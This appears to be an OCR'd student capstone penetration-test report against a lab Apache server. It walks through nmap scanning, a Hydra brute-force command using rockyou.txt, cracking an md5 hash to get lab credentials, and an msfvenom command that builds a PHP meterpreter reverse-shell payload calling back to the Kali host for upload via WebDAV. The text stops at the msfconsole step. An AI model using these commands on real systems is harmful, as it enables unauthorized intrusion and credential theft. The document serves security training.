Capstone Engagement


Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Azure Cloud Network
Address Range:10.0.0.0/20
Netmask:255.255.240.0
Gateway:10.0.0.1

Hyper-V Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0

Machines
IPv4:10.0.0.29
IPv4:192.168.1.1
OS:Windows 10
Hostname:ML-RefVm-684427

IPv4:192.168.1.90
OS:Linux
Hostname:Kali

IPv4:192.168.1.105
OS:Linux
Hostname:Capstone

IPv4:192.168.1.100
OS:Linux
Hostname:ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	This virtual machine is hosting the Hyper-V NAT network for the other 3 Linux virtual machines, providing gateway access to the internet.
Kali	192.168.1.90	This virtual machine is used for digital forensics and penetration testing.
Capstone	192.168.1.105	This virtual machine is setup as a publicly accessible Apache web server.
ELK (Elasticsearch, Logstash, and Kibana)	192.168.1.100	This virtual machine is setup to ingest data logs and system metrics from the Capstone machine.

Vulnerability Assessment

Vulnerability	Description	Impact
CWE-922	*Insecure Storage of Sensitive Information*	Unrestricted access to files containing sensitive information from a public web server.
CWE-307	*Improper Restriction of Excessive Authentication Attempts*	Attackers can use tools like “THC-Hydra” or “Medusa” to Bruteforce passwords with known usernames.
CWE-916	*Use of Password Hash With Insufficient Computational Effort*	Weak password hashes can be cracked with minimal effort using tools like “JtR” and “Crackstation.net”.
CWE-434	*Unrestricted Upload of File with Dangerous Type*	The upload of a file that will execute malicious code on the server.

Exploitation: CWE-922

Insecure Storage of Sensitive Information

01

Tools & Processes

Nmap

Enumeration of open ports and services against the target IP addresses.

Active Reconnaissance

Search directories without restriction and read available files.

02

Achievements

Server Access

I was able to gain access to the web server without Authentication.

Information


I gathered intel about a hidden directory and a potential username.

03

NMAP

Enumeration of open ports and services against the target IP addresses

CMD: *nmap -sV -O 192.168.1.105*




```
Nmap scan report for 192.168.1.105
Host is up (0.0016s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=8/11%OT=22%CT=1%CU=41263%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=6114A17B%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

04

Active Reconnaissance

Searched directories without restriction and read available files.



Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

Exploitation: CWE-307

Improper Restriction of Excessive Authentication Attempts

01

Tools & Processes

Active Reconnaissance

Confirm validity of hidden directory.

Hydra

Bruteforce dictionary attack using wordlist “rockyou.txt”

02

Achievements

Username and Password


I was able to successfully obtain valid login credentials.

User Name: ashton
Password: leopoldo

03

Active Reconnaissance

Confirm validity of hidden directory




http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

04

Hydra

Bruteforce dictionary attack using wordlist “rockyou.txt”

CMD: *hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder*



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-12 15:13:49
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

Exploitation: CWE-916

Use of Password Hash With Insufficient Computational Effort

01

Tools & Processes

Active Reconnaissance

Obtained instructions and password hash after authentication into the "/secret_file/" directory.

Crackstation.net

Input exfiltrated password hash and execute the script.

02

Achievements

Cracked Password Hash

I was able to easily convert the hash into plaintext.


Hash:d7dad0a5cd7c8376eeb50d69b3ccd352

Password:linux4u

03

Active Reconnaissance

Obtained instructions and password hash after authentication into the /secret_file/ directory




```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

04

Crackstation.net

Input exfiltrated password hash and execute the script



d7dad0a5cd7c8376eeb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Exploitation: CWE-434

Unrestricted Upload of File with Dangerous Type

01

Tools & Processes

Msfvenom

Create a PHP payload to upload to the server

Payload Deployment

Allows msfconsole to communicate with affected server

Msfconsole

Opens active meterpreter session

02

Achievements

Payload Execution

Established a reverse shell within “Msfconsole”

Meterpreter Session


I was able to move laterally through the servers system

03

Msfvenom

Create a PHP payload to upload to the server

CMD: *msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 > shell.php*



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```


04

Payload Deployment

Upload the payload to the webdav extension

dav://192.168.1.105/webdav/

ryan:linux4u




Warning, you are using the root account, you may harm your system.

05

Msfconsole

Opens active meterpreter session



